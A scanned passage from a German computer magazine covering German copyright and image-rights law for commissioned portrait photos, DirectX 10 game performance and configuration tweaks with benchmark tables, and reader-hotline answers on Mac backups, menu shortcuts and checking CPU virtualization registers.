Vielmehr geht es um das aus persönlicher Verbundenheit herührende Interesse eines Bildbestellers beziehungsweise eines Abgebildeten, die betreffende Darstellung selbst zu vervielfältigen und kostenlos an einzelne Dritte weitergeben zu können. So ist es legal möglich, beispielsweise ein bestelltes Porträtfoto privat zu kopieren und als Erinnerungsgeschenk bei einer Familienfeier an Verwandte oder Freunde weiterzugeben [3]. Eine Art Freifahrtschein für die öffentliche Wiedergabe, insbesondere im Internet, liefert § 60 UrhG jedoch nicht.

Dem Landgericht zufolge ist keine vertragliche Einigung darüber zustande gekommen, ob der Kunde das Bildmaterial auf seiner Website veröffentlichen dürfe. Dazu wäre ein expliziter Hinweis auf die geplante Nutzung erforderlich gewesen. Allein durch die Erwähnung seiner beruflichen Tätigkeit sowie die Bestellung digital angefertigter Fotos für Online-Bewerbungen habe der Mann dem Fotostudio nicht zweifelsfrei klargemacht, dass er die Abbildungen auch zur Veröffentlichung im Internet benötige.

Gemäß den Paragraphen 133 und 157 des Bürgerlichen Ge-

setzbuchs (BGB) seien Willenserklärungen, die im Rahmen einer vertraglichen Vereinbarung abgegeben werden, nach dem „objektiven Empfängerhorizont“ auszulegen. Auf Deutsch: Es ist nicht entscheidend, was jemand sagen wollte, sondern wie es von seinem Vertragspartner verstanden werden musste. Das Fotostudio sei nicht verpflichtet gewesen, den Erklärungen des Kunden die von diesem vielleicht beabsichtigte erweiterte Bedeutung beizumesSEN, er wolle die Bilder auch im Internet veröffentlichen. Die Verwendung des Materials im Rahmen individueller Online-Bewerbungen sei etwas ganz anderes als das Publizieren auf einer Website.

Nur kurz verwiesen die Richter auf den in § 31 Abs. 5 UrhG festgelegten und als Auslegungsregel anzuwendenden Zweckübertragungsgedanken [4]: Soffern beim Abschluss eines Vertrags über die Nutzung urheberrechtlich geschützten Materials nichts anderes eindeutig vereinbart wird, räumt der Urheber seinem Vertragspartner nur so weit Nutzungsrechte ein, wie es zum Erreichen des Vertragszwecks unerlässlich ist.

Das Landgericht urteilte also zugunsten des Fotostudios. Der durch allerlei unklare Sachverhalte geprägte Fall ging schließlich in die Berufungsinstanz, wo sich die Streitparteien auf einen Vergleich einigten. [5] Das LG-Urteil ist somit nicht rechtskräftig geworden – das hat aber für die eigentliche Sache keine Bedeutung.

Auch ein Hinweis auf das viel beschworene „Recht am eigenen Bild“ hätte dem Fotokunden letztlich nicht weitergeholfen. Es bildet den Gegenstand von Paragraf 22 des „Gesetzes

betreffend das Urheberrecht an Werken der bildenden Künste und der Photographie“ (Kunst-UrhG). Dort heißt es: „Bildnisse dürfen nur mit Einwilligung des Abgebildeten verbreitet oder öffentlich zur Schau gestellt werden.“ Genau gelesen bedeutet das aber nur, dass der Abgebildete eine Veröffentlichung und Verbreitung seines Bildnisses durch Dritte verhindern kann, wenn er nicht damit einverstanden ist.

Das „Recht am eigenen Bild“ schützt das Persönlichkeitsrecht des Abgebildeten, räumt ihm jedoch keine Verwertungsrechte an dem Bildnis ein. Nach Paragraf 72 des Urheberrechtsgesetzes (UrhG) kommt dem Fotografen als „Lichtbildner“ ein urheberrechtlicher Schutz an dem von ihm gefertigten Bild zu. Somit stehen das Vervielfältigungsrecht (§ 16 UrhG) und das Verbreitungsrecht (§ 17 UrhG) ausschließlich dem Fotografen zu. Falls dieser als Angestellter etwa eines Fotogeschäfts gehandelt hat, liegen die Verwertungsrechte gemäß § 43 UrhG im Zweifelsfall bei diesem Unternehmen.

### Werbefigur wider Willen

Umgekehrt stoßen aber auch derartige Verwertungsrechte am Grenzen – und zwar genau dort, wo sie mit den Persönlichkeitsrechten des oder der Abgebildeten kollidieren. Das mussten gelegentlich bereits Fotografen zähneknirschend einsehen, die etwa mit besonders gelungenen Ablichtungen von Hochzeitspaaren ihre Websites, Angebotsflyer oder Anzeigen verziert hatten. Erboste Brautpaare, die nicht als unfreiwillige Werbemodels herhalten wollten, wehrten sich erfolgreich dagegen. (psz)

### Literatur

[1] Urteil des LG Köln vom 20.12.2006, Az. 28 O 468/06

[2] Urteil des OLG Köln vom 19.12.2003, Az. 6 U 91/03, mit weiteren Nachweisen

[3] Näheres hierzu bei Dieter Nennen, Porträtfoto im Internet, in: Multimedia und Recht (MMR) 2007, S. 466–467

[4] Mit der Frage nach der Zweckübertragung hat der Bundesgerichtshof (BGH) sich in seinem Urteil zu Comic-Übersetzungen vom 22.4.2004 (Az. I ZR 174/01) befasst.

[5] beim OLG Köln, Az. 6 U 12/07



Anzeige



Hartmut Gieselmann

# Gorillas im Nebel

## DirectX-10-Spiele zwischen Schönheit und Schnelligkeit

Windows Vista verspricht mit Hilfe von DirectX 10 schwierigere Grafikeffekte für Spiele. Leider kosten die Verschönerungen auch Performance, sodass man genau abwägen muss, welche Effekte den Aufwand wert sind. Mit ein paar Tricks lassen sich die Spiele aber auch unter XP aufpolieren.

**M**it der Einführung von Windows Vista und dem dazugehörigen DirectX 10 versprach Microsoft Spielern atemberaubende Grafikeffekte bei einer deutlich effizienteren Auslastung der Hardware. Doch ein Jahr nach dem Start kommt der DirectX-10-Zug erst langsam ins Rollen. So macht Crytek's Ego-Shooter „Crysis“ erstmals intensiven Gebrauch von den neuen Funktionen – sehr zur Freude der Grafikkartenhersteller Nvidia und ATI, die pünktlich zum Start des Spiels mit neuen Karten zwischen 150 und 250 Euro aufwarten.

Erst mit einer DirectX-10-Karte und Vista darf der Spieler bei Crysis überhaupt die höchsten Detailstufen auswählen. Doch der

Shooter entpuppt sich als nimmersatter Performance-Fresser. Mit einigen Tricks kann man Crysis auf aktuellen Rechnern aber auch unter XP zusätzliche Effekte beibringen, ohne dass die Leistung zu sehr leidet. Andere DirectX-10-Spiele verhalten sich genügsamer, wie die später folgenden Beispiele „Unreal Tournament 3“, „Bioshock“, „Hellgate: London“ und „World in Conflict“ zeigen.

Um die Leistungsunterschiede zu verdeutlichen, haben wir die Frameraten von Crysis unter Windows XP mit DirectX 9 und Windows Vista mit DirectX 10 in verschiedenen Detailstufen gemessen. Als Hardware wählten wir einen PC mit einem Intel

Core 2 Duo E6750 auf einem Board mit P35-Chipsatz mit 2 GByte DDR2-RAM und jeweils eines der neuen Grafikkartenmodelle Radeon HD 3850 (160 Euro) und HD 3870 (210 Euro) von AMD/ATI sowie Nvidias GeForce 8800 GT (250 Euro). Die neue GTS-Variante aus dem Hause Nvidia war zum Testzeitpunkt noch nicht verfügbar. Mit Festplatte, DVD-Brenner, Gehäuse, Netzteil und Betriebssystem kostet ein solcher PC rund 800 bis 900 Euro.

Die Spiele liefen mit einer Bildschirmauflösung von 1680×1050 Bildpunkten, was der physischen Auflösung aktueller 22-Zoll-TFT-Monitore entspricht. Eine zusätzliche Kantenglättung (Antialiasing)

schalteten wir aus Performance-Gründen aus.

Die für Crysis passenden Treiber beider Grafikchiphersteller befinden sich noch im Beta-Stadium. Nvidia empfiehlt für das Spiel unter Windows XP die Version 169.09 und unter Vista die 169.12. Bei ATI sind mit dem aktuellen Treiber Catalyst 7.11 Texturfehler zu sehen, man muss deshalb die ältere Version 7.10 mit dem Crysis-Hotfix einspielen, die man nur tief vergraben auf der Webseite des Herstellers findet (siehe Soft-Link). AMD/ATIs Radeon HD 3850 stotterte zudem beim Abspielen von Videos und in der Menüsteuerung.

### Vista in der Krise

Wie man an den Ergebnissen auf Seite 145 unschwer erkennen kann, liegt die Performance unter Vista mit DirectX 10 rund 20 Prozent unterhalb der von Windows XP. Unter DirectX 9 ist es mit einer GeForce 8800 GT immerhin möglich, das Spiel in der hohen Detailstufe mit durchschnittlich 30 fps flüssig zu spielen. Allerdings muss man auch hier in den späteren Eis-Leveln die Detailstufe in den mittleren Gang zurücksetzen, da sonst die Framerate aufgrund der auf-

wendigen Shader-Effekte auf unter 20 fps sinkt. Hier büßt Crysis allerdings viele seiner visuellen Reize ein. Mit den ATI-Karten und unter Vista muss man gar noch einen Gang niedriger schalten: Die ersten zwei Drittel des Spiels laufen auf mittlerer Stufe, bei Anbruch der Eiszeit geht's nur noch im ersten Gang weiter.

Konsequent wäre es gewesen, wenn die sehr hohen Detail-Einstellungen nur unter XP zur Auswahl ständen. Wer sie dort ausprobieren will, muss die Konfigurationsdateien im Verzeichnis Crysis\Game\Config\CVarGroups mit einem Texteditor bearbeiten. Dort sind die Variablenwerte für die unterschiedlichen Detailstufen gespeichert. An oberster Stelle findet man die Werte für sehr hohe Details, darunter unter den Ziffern 1 bis 3 die Werte für die niedrige, mittlere und hohe Stufe. Nun muss man die obersten Variablenwerte in einen der unteren Abschnitte kopieren und die betreffende Detailstufe im Programm auswählen.

Allerdings können nicht alle DirectX-10-Effekte unter DirectX 9 dargestellt werden, weshalb die Performance-Unterschiede bei den hohen Details zwischen beiden Betriebssystemen deutlich höher ausfallen. So fehlen die weichen Schattenverläufe und auch die Bewegungsunschärfe fällt weniger auf. Letztere lässt sich zwar mit dem Parameter „r\_MotionBlur=4“ verstärken, allerdings geht dies sehr zu Lasten der Framerate.

Den größten Leistungshunger haben die Shader-Effekte. Deshalb entscheidet bei der gewählten Auflösung fast ausschließlich die Grafikkarte und nicht die CPU darüber, ob das Spiel flüssig läuft oder nicht. Die GeForce 8800 GT bringt 112 Stream-Prozessoren zur Shader-Berechnung mit, die mit 1,5 GHz getaktet sind. Damit ist sie zwar günstiger, aber kaum langsamer als die GTX- und Ultra-Modelle und übertrifft das alte GTS-Modell deutlich. Die ATI-Karten bringen zwar dreimal so viele Stream-Prozessoren mit, diese

arbeiten aber offensichtlich nicht so effizient.

Unter den minimalen Systemvoraussetzungen (CPU mit 2,8 GHz, 1 GByte RAM, GeForce 6800 GT, Radeon 9800 Pro) sieht Crysis kaum besser aus als ein sechs Jahre alter Shooter à la Operation Flashpoint. Die Wolken am Himmel sind nur gemalt, alle Objekte werden statisch beleuchtet und weder Bäume noch Gebäude lassen sich zerstören, was den Spielablauf merklich beeinträchtigt. Auf mittlerer Stufe wirkt das Spiel kaum besser als der Vorgänger Far Cry. Am Strand herrscht bestes Postkartenvetter und auf HDR-Renderring wird verzichtet – immerhin zerbersten unter Beschuss genommene Bäume. Erst in der hohen Einstellung kann sich das Spiel grafisch von der Konkurrenz absetzen. Der Himmel ist nun nicht mehr strahlend blau, sondern in ein diffuses Licht getaucht und durch die HDR-Belichtung sieht die Szenerie deutlich realistischer aus.

Es fehlen allerdings noch einige wichtige Effekte, die nur im höchsten Detailmodus sichtbar werden. Um diese mit aktueller Hardware einigermaßen spielbar darstellen zu können, sollte man das Spiel im DirectX-9-Modus starten. Dazu ruft man unter Vista das Hauptprogramm mit dem Zusatz „-dx9“ auf. Im Verzeichnis „Crysis“ erstellt man vorher eine Textdatei namens „System.cfg“ und übergibt dort zusätzliche Parameter an das Programm:

```
r_UsePOM=1
r_sunshafts=1
q_Renderer=3
r_colorgrading=1
r_HDRRendering=1
r_SSAO=1
e_proc_vegetation=0
```

„r\_UsePOM=1“ schaltet das Parallax Occlusion Mapping ein, das Oberflächen plastisch erscheinen lässt. Die Sunshafts machen Sonnenstrahlen sichtbar, wenn sie durch die Baumkronen scheinen. Das Colorgrading tönt im Zusammenspiel mit der Ren-

**Wechselhaftes Wetter:** Auf der niedrigsten Stufe (oben) hängt bei Crysis der Himmel voll gemalter Wolken, auf der mittleren Stufe strahlt die Sonne wie im Karibik-Urlaub. Die hohe Detailstufe versetzt den Spieler wiederum in Abendstimmung. In der höchsten Detailstufe (unten) wird das Wetter diesig, wie man an den durch die Baumkronen fallenden Sonnenstrahlen sehen kann. Die Bilder stammen aus derselben Spielszene.



derstufe 3 die Farben ab. HDR-Rendering und SSAO (Ambient Occlusion) sorgen für eine realistischere Beleuchtung. Crysis berechnet einen Teil der Vegetation prozedural, die allerdings unvermittelt im Bild aufpoppt und dadurch den optischen Eindruck eher stört. Deshalb schaltet man das überflüssige Grünzeug mit „e\_proc\_vegetation=0“ am besten ganz aus.

Die Befehle lassen sich auch direkt im Spiel testen. Dazu öffnet man die Konsole mit der ^-Taste und gibt den Befehl „con\_restricted 0“ ein. Die aktuellen Werte der Variablen erfährt man, wenn man nur ihren Namen eingibt. Neue Werte übergibt man ohne das Gleichheitszeichen. Zur Kontrolle kann man sich die Frame-rate mit „r\_DisplayInfo 1“ anzeigen lassen.

## Tempomacher

Einen zu Crysis konträren Ansatz verfolgt Unreal Tournament 3. Die Programmierer bei Epic legten bei der Unreal Engine 3 größten Wert auf konstante Frameraten und ordneten anders als Crytek die grafischen Effekte dieser Maxime unter. Dazu findet man im Setup den Eintrag „Smooth Framerate“, der dafür sorgt, dass die Framerate möglichst nicht unter 22 fps fällt und maximal auf 62 fps ansteigen kann. Höhere Werte hätten bei einer Bildwiederholrate von 60 Hz, mit der die meisten TFTs arbeiten, ohnehin wenig Sinn. Die Werte für die minimale und maximale Framerate werden durch die Variablen „MinSmoothedFrameRate“ und „MaxSmoothedFrameRate“ in der Datei

UTEEngine.ini im Verzeichnis „Eigene Dateien\My Games\Unreal Tournament 3\UTGame\Config“ festgelegt. In Online-Matches arbeitet das Programm unabhängig von diesen Werten mit einer festen Obergrenze von 90 fps.

Auf unserem Testsystem lief das Programm selbst mit maximalen Details flüssig. Dafür reichte sogar die günstige Radeon HD 3850 mit 256 MByte Speicher. UT3 nutzt unter Windows Vista zwar den Renderpfad von DirectX 10, es sind allerdings keinerlei optische Unterschiede zu DirectX 9 auszumachen. Damit das Spiel auch unter Vista mit DirectX 9 läuft und annähernd die gleiche Performance wie unter Windows XP erreicht, kann man in der Datei UT-Engine.ini die Variable „AllowD3D10=False“ setzen.

Auf älteren Rechnern muss man für ein flüssiges Spielerlebnis mitunter die Detailstufen herunterschalten. Auf Stufe 1 für die minimale Systemkonfiguration läuft das Spiel zwar auch auf drei Jahre alten Rechnern ordentlich, sieht aber ohne dynamische Licht- und Schatteneffekte und mit groben Texturen hässlicher aus als der Vorgänger aus dem Jahre 2004. Erst ab der dritten Detailstufe kann es diesen optisch übertrumpfen. Glüheffekte und detaillierte Figurtexturen werden allerdings erst in der höchsten Stufe eingeschaltet.

Wer darauf nicht verzichten will, kann wahlweise auch die interne Auflösung mit dem Regler „Screen Percentage“ im Advanced-Graphics-Menü auf bis zu 50 Prozent reduzieren. Das Spiel wird dann nur noch mit der halben Auflösung gerendert und

anschließend auf die volle Bildschirmgröße hochskaliert, wodurch das Bild etwas unscharf wirkt. Die HUD-Anzeigen behalten jedoch ihre volle Auflösung und werden weiterhin scharf abgebildet.

Epic verkauft die Unreal Engine 3 auch an andere Entwickler. So nutzt Take 2s „Bioshock“ die gleiche Engine, die allerdings für die Bedürfnisse der Unterwasserstadt angepasst und erweitert wurde. Hinzugekommen sind beispielsweise neue Wassereffekte und DirectX-10-Shader. Unter Vista lassen sich im Setup sogenannte „DirectX 10 Detail Surfaces“ aktivieren. Mit diesen kräuseln sich Wasseroberflächen abwechselungsreicher, die Luft flirrt über Flammen realistischer und Figuren werfen feinere Schatten. Im Spiel sind diese Unterschiede allerdings nur im direkten Vergleich auszumachen. Immerhin haben die Entwickler die DirectX-10-Effekte so geschickt programmiert, dass das Spiel unter Vista mit der GeForce 8800 GT sogar etwas schneller läuft als unter XP und mit den AMD/ATI-Karten nur wenig Performance verliert. Für letztere kann es sich lohnen, in der Datei Bioshock.ini, die man im User-Verzeichnis unter „Anwendungsdaten/Bioshock“ findet, für das „RenderDevice“ den Wert „D3DDrv.D3DRenderDevice“ einzutragen. Dann nutzt das Spiel DirectX 9, kann allerdings auch nicht mehr die DX10-Oberflächeneffekte darstellen.

Die Unreal Engine 3 gehört zu den wenigen, die weiterhin die EAX-Effekte der Soundblaster-Karten unterstützen. Diese können unter Vista nur noch über die OpenAL-Schnittstelle ange-

sprochen werden, die mit den Alchemy-Treibern von Creative installiert wird. Eine X-Fi-Karte bringt so deutlich realistischere Hall- und Okklusionseffekte zu Gehör als eine Onboard-Soundkarte. Spiele wie Crysis oder die nachfolgenden Titel berechnen derlei allerdings per Software durch die CPU. EAX bringt dabei keinerlei Vorteile.

## Gruselige Grafik

Sind bei der Unreal Engine 3 die Unterschiede zwischen XP und Vista nur mess-, aber kaum spürbar, haben andere Spiele deutlich mehr Probleme. Im Herbst veröffentlichte Electronic Arts das Action-Rollenspiel „Hellgate: London“, das Spielelemente aus Doom und Diablo miteinander vermischt. Das Spiel läuft unter Windows XP selbst mit maximalen Details auf älteren Rechnern flüssig. Allerdings werden die Augen auch nicht allzu sehr verwöhnt. Die zufallsgenerierten Level wurden mit matschigen Texturen in Grau und Braun eingefärbt. Die Figuren bewegen sich äußerst steif und verfügen zum Großteil noch nicht einmal über eine Kollisionsabfrage.

Doch die hohen Frameraten brechen um 30 bis 50 Prozent ein, wenn man das Spiel unter Vista lädt. Die AMD/ATI-Karten verlieren weitere 20 bis 30 Prozent Leistung, wenn statt des DirectX-9-Renderers DirectX 10 aktiviert wird, ohne dass im Spiel irgendwelche Verschönerungen erkennbar werden. Erst mit der Einstellung „Shader extrem“ fallen verbesserte Lichteffekte auf. Der Strahlenverlauf ist nun wie durch einen feinen Nebel sichtbar. Aller-



Bei Unreal Tournament 3 sind unter DirectX 9 und 10 keinerlei visuelle Unterschiede auszumachen. Das Spiel lief auf unserem Testsystem selbst auf der höchsten Detailstufe flüssig.



Bioshock verwendet unter DirectX 10 kleinere Zusatzeffekte für Feuer, Wasser und Schatten, die das Erscheinungsbild aber nur unwesentlich verbessern.



dings bricht dadurch die Frame-rate auf rund ein Viertel ihres ursprünglichen Wertes unter DirectX 9 ein. Bei größeren Kampfszenen, wie sie im späteren Verlauf zu sehen sind, ist ein flüssiges Spielen nicht mehr möglich. Der allgemein schlechte visuelle Eindruck durch die düsteren Texturen und Clipping-Fehler bleibt aber auch hier erhalten. Der Spieler kann durch Auftraggeber und Händler einfach hindurchwandern. Angesichts der aktuellen Patch-Nummer „0.6“ beschleicht einen das ungute Gefühl, dass hier eine Beta-Version zum Vollpreis verkauft wurde.

Doch nicht nur Shooter und Rollenspiele können aktuelle PC-Hardware in die Knie zwingen. Derlei schaffen auch Echtzeitstrategiespiele wie „World in Conflict“. Das Spiel stellt die Kriegsschauplätze in einer komplett frei dreh- und zoombaren 3D-Landschaft dar. Die vielen Gebäude und Truppen benötigen für ihre Texturen vor allem viel Speicher auf der Grafikkarte. Die 256 MByte der Radeon HD 3850 reichen hier für die höchsten Detailstufen nicht mehr aus. Wie gehabt läuft das Spiel unter DirectX 10 rund zehn Prozent langsamer als unter DirectX 9. Als zusätzlichen DX-10-Effekt werfen die Wolken leichte Schatten auf die Erde, was im Kampfgetümmel meist jedoch untergeht.

## Fazit

Bislang nutzen PC-Spiele die neuen Shader von DirectX 10 nur für wenige Effekte. Diese verbessern das Spielerlebnis kaum, verschlechtern die Bildwiederholrate aber zum Teil beträchtlich. Offensichtlich lassen sich mit über Jahre optimierten DirectX-9-Algorithmen bessere Er-

Grafikkarten mit nur 256 MByte Speicher können „World in Conflict“ nur mit mittleren Details (links) flüssig darstellen. Die hohe Detailstufe (Mitte) bleibt Karten mit 512 MByte vorbehalten. Schaltet man unter Vista in der höchsten Detailstufe noch Wolken hinzu (rechts), kommen selbst eine Radeon HD 3870 und GeForce 8800 GT ins Schwitzen.

gebnisse erzielen als mit den bisher nur in der Theorie leistungsfähigeren DirectX-10-Shadern.

Windows XP ist auch ein Jahr nach dem Start von Vista meist die bessere Spieleplattform. Dies wird sich so schnell nicht ändern, zumal auch die Grafikchips aktueller Spielkonsolen wie Playstation 3 und Xbox 360 das Shader-Modell 4.0 von DirectX 10 nicht unterstützen. Immer mehr Spiele werden jedoch plattformübergreifend programmiert. PC-Versionen werden dann allenfalls etwas aufgehübscht.

Von den hier getesteten Modellen kann die ab 150 Euro erhältliche Radeon HD 3850 performancehungrige Spiele wie „World in Conflict“ und „Crysis“ nur mit mittleren Details flüssig darstellen. Letzteres überfordert mit den höchsten Detaileinstellungen derzeit alle Einzelkartsysteme. Es hat den Anschein, als hätte der Entwickler Crytek diese Effekte nur implementiert, um die Nachfrage nach der neuen Triple-SLI-Lösung von Nvidia nebst der dafür nötigen Kilowatt-Netzteile anzuheizen. Epics Un-

real Engine 3 wirkt da wesentlich ausgewogener und ist zudem noch zur Xbox 360 und Playstation 3 kompatibel. Kein Wunder, dass sich bereits mehrere Dutzend neuer Spiele für diese Engine in Entwicklung befinden.

Angesichts der inhaltlichen Stagnation der PC-Titel – sowohl Crysis als auch Unreal Tournament 3 unterscheiden sich spielerisch nur unwesentlich von ihren Vorgängern – dürfte sich für viele Spieler allerdings die Frage stellen, ob sie ihren PC überhaupt noch aufrüsten wollen oder das Geld lieber in eine der neuen Konsolen stecken. Denn dort kann man sich das Rumfummeln in den Konfigurationsdateien und das Warten auf ausgereifte Treiber gänzlich sparen. (hag)

**Soft-Link 0802142**

## Benchmark-Ergebnisse

Grafikkarte	Radeon HD 3850	Radeon HD 3870	GeForce 8800 GT
Betriebssystem	XP (DX9) besser ▶	Vista (DX10) besser ▶	XP (DX9) besser ▶
<b>Crysis (1.1.1.5767)</b>			
sehr hoch CPU	14 <sup>1</sup>	7	17 <sup>1</sup>
hoch CPU	18	13	23
mittel CPU	41	32	48
niedrig CPU	88	71	102
<b>Unreal Tournament 3 (1.1)</b>			
Detailstufe 5	53	57	70
Detailstufe 4	66	63	74
Detailstufe 3	80	81	92
<b>Bioshock (1.1)</b>			
hoch (Detailoberflächen)	–	35	40
hoch	40	37	47
normal	50	46	62
<b>Hellgate: London (0.6)</b>			
maximal (Shader extrem)	–	22	40
maximal (Shader sehr hoch)	91	37	120
<b>World in Conflict (1.0.0.0 b80)</b>			
sehr hoch (Schattenwolken)	–	11	35
sehr hoch	23	18	37
hoch	29	23	44
mittel	53	58	63
System: Intel Core 2 Duo E6750, 2 GByte RAM (DDR2-800), P35-Chipset, Auflösung: 1680 × 1050, ohne AA, Grafikspeicher: HD 3850: 256 MByte, HD 3870, 8800 GT: 512 MByte, Angaben in Frames pro Sekunde (fps)			
			<sup>1</sup> zu den Konfigurationseinstellungen siehe Text S. 143

**HOTLINE** Sie erreichen uns per E-Mail über unsere Webseite [ctmagazin.de/faq](http://ctmagazin.de/faq), per Telefon 05 11/53 52-333 werktags 13-14 Uhr, per Brief (Anschrift auf S. 14) oder per Fax 05 11/53 52-417.

## Manuelle Time-Machine-Sicherungen

**?** Das User-Interface von Apples Backup-Software „Time Machine“, die zu Mac OS 10.5 gehört, enthält leider keine Option für manuelle Backups. Mir reichen die von Apple vorgegebenen stündlichen Sicherungen nicht aus. Ich muss mein MacBook häufiger vom externen Backup-Medium trennen und möchte dann jeweils vorher ein Backup machen. Lässt sich das mit einem Automator-Skript nachprogrammieren?

**!** Das ist gar nicht nötig. Manuelle Backups lassen sich durchaus auch mit Time Machine erzeugen. Klicken Sie auf den Desktop und öffnen Sie über das Menü die Finder-Einstellungen. Stellen Sie sicher, dass im Bereich „Seitenleiste“ die Anzeige für „Externe Festplatten“ eingeschaltet ist. Wenn Sie nun ein Finder-Fenster öffnen, sollte in der Seitenleiste das Icon für die externe Festplatte angezeigt werden. Öffnen Sie dessen Kontextmenü (rechte Maustaste) und – voilà – in der dritten Zeile des Menüs findet sich der Befehl „Backup jetzt erstellen“. (dz)

## Leopards Menüs für Tastaturjunkies

**?** Die Menübefehle sind beim Mac nur schwerfällig per Tastatur zu bedienen. Unter Windows erreicht man die mit Alt plus zwei oder drei Buchstaben; auf dem Mac ist das viel unbequemer: Strg-F2, Buchstaben und mehrmals Enter, um in Submenüs zu wechseln. Voraussetzung ist außerdem, dass die Tastatursteuerung mit Strg-F1 aktiviert wurde. Gibts da was Einfacheres?

**!** Leopard kennt das Kürzel Apfel-Shift-7, das ein automatisches Suchfeld öffnet, das zu jeder eingegebenen Zeichenkombination die sie enthaltenden Menüeinträge anzeigt. So können Sie mit wenigen Tastendrücken die Anwendung steuern, selbst wenn der gesuchte Menüeintrag im Untermenü siebter Ebene wohnen sollte. Einziger Wermutstropfen: Um vom Suchfeld zum ersten Treffer zu kommen, muss man unserer Kenntnis nach immer den Pfeil nach unten bemühen (oder Strg-N).

Auch Menübefehle, denen die Anwendung kein Tastenkürzel zugesetzt hat, lassen sich mit dem Suchfeld aufrufen.

Wer Apfel-Shift-7 unbedingt findet, kann für die Funktion in den Systemeinstellungen unter „Hilfemenü einblenden“ eine andere Kombination einstellen. (Hendrik Krauß/adb)

## CPU-Virtualisierungsfunktionen nutzbar?

**?** Wie lässt sich herausfinden, ob die Hardware-Virtualisierungsfunktionen meines Prozessors tatsächlich freigeschaltet sind?

**!** Windows-Tools wie *AMD CPUInfo* oder Intels *Processor Identification Utility* (siehe Soft-Link) und die von Linux nach Eingabe von cat /proc/cpuinfo angezeigten Daten liefern lediglich die Information, ob der eingebaute Prozessor AMD-V beziehungsweise Secure Virtual Machines (SVM) oder Intels VT-x (alias Virtual Machine Extensions, VMX) grundsätzlich unterstützt. Unter Linux finden sich dann in der Datei cpuinfo entweder die Kürzel svm oder vmx.

Auch wenn ein SVM- oder VMX-tauglicher Prozessor im System steckt, kann das BIOS die Nutzung dieser Funktionen unterbinden (siehe c't 10/07, S. 154). Nicht jedes BIOS-Setup bietet dabei die nötige Option, um diese Blockade wieder aufzuheben. Dann lassen sich beispielsweise keine virtuellen Windows-Maschinen unter Xen betreiben. Tools wie *guest64check.exe* von VMware zeigen diese Blockade nicht an.

Um auf einem AMD-Prozessor eine SVM zu starten, beschreibt die Hypervisor-Software das Bit 12 des sogenannten Extended Feature Enable Register (EFER) mit dem Wert 1. Beim EFER handelt es sich um ein Machine Specific Register (MSR) der AMD-Prozessoren (MSR 0xc0000080, andere Schreibweise: C000\_0080). Das BIOS kann das Schreiben des erwähnten EFER-Bits verhindern; diese Blockadefunktion dient wohl unter anderem dazu, den Start abgeschotteter virtueller Maschinen ausschließlich mit einem digitalen Schlüssel zu ermöglichen, den wiederum ein eventuell vorhandenes

Trusted Platform Module (TPM) prüft. Bei Intel-Prozessoren funktioniert das ähnlich (dazu unten mehr).


Die SVM-Blockade steckt bei AMD-CPUs im Virtual Machine Control Register (VM\_CR), wobei es sich um das MSR 0xc0010114 handelt. Interessant sind die Bits Nummer 3 und 4: Enthält Bit 4 den Wert 0, so ist der Zugriff auf das EFER-Bit 12 zulässig und SVMs lassen sich starten. Für die SVM-Sperre setzt das BIOS hingegen den Wert von Bit 4 des VM\_CR auf 1 und verhindert das Überschreiben dieses Bits durch gleichzeitiges Setzen des Bits 3. Der binäre Inhalt des EAX-Abschnitts des MSR 0xc0010114 lautet dann „11000“ (Bits 4-3-2-1-0), in hexadezimaler Schreibweise 0x18. Achtung: Das VM\_CR dient noch zur Steuerung weiterer Funktionen – wenn (je nach Systemkonfiguration) noch andere Bits gesetzt sind, ändert sich der Hexadezimalwert des Registers, dann muss man die Inhalte von Bit 4 und 3 einzeln heraussuchen.

Unter Windows lässt sich der Inhalt des MSR 0xc0010114 mit dem Utility HWDIRECT (siehe Soft-Link) auslesen; dazu genügt die Shareware-Version dieses Programms, die sich nach dem Entpacken des ZIP-Archivs direkt starten lässt. Von sich aus kennt HWDIRECT das gesuchte Register nicht, man muss es zunächst (im Bereich MSR Read/Write) mit Hilfe der Schaltfläche *Add* eintragen. Wenn im VM\_CR dann lediglich Nullen stehen (und der vorhandene Prozessor SVMs unterstützt), sollten SVMs funktionieren.

Unter Linux helfen die Programme aus den msr-tools weiter (siehe Soft-Link); sie funktionieren bei manchen Distributionen allerdings erst, nachdem man das Kernel-Modul msr manuell geladen hat (modprobe msr). Anschließend wirft der mit Root-Rechten auszuführende Befehl rdmsr 0xc0010114 den Inhalt des VM\_CR-Registers aus – auch hier bedeutet der Wert 0, dass SVMs funktionieren sollten. Wer sich nicht mit Bitpfriemelei quälen will, kann unter Linux auch einfach einen Xen-Kernel ausführen und anschließend die Statusmeldungen durchsuchen (xm dmesg|grep



**Die Windows-Shareware HWDIRECT kann CPU-MSRs auslesen; hier sind die Registerwerte zu sehen, mit denen bei AMD-Prozessoren SVMs (links) und bei Intel-CPUs die VMX-Befehle nutzbar sind.**



-e VMX -e SVM) oder (sofern KVM im Kernel aktiviert ist) ausprobieren, ob kvm-amd oder kvm-intel laden.

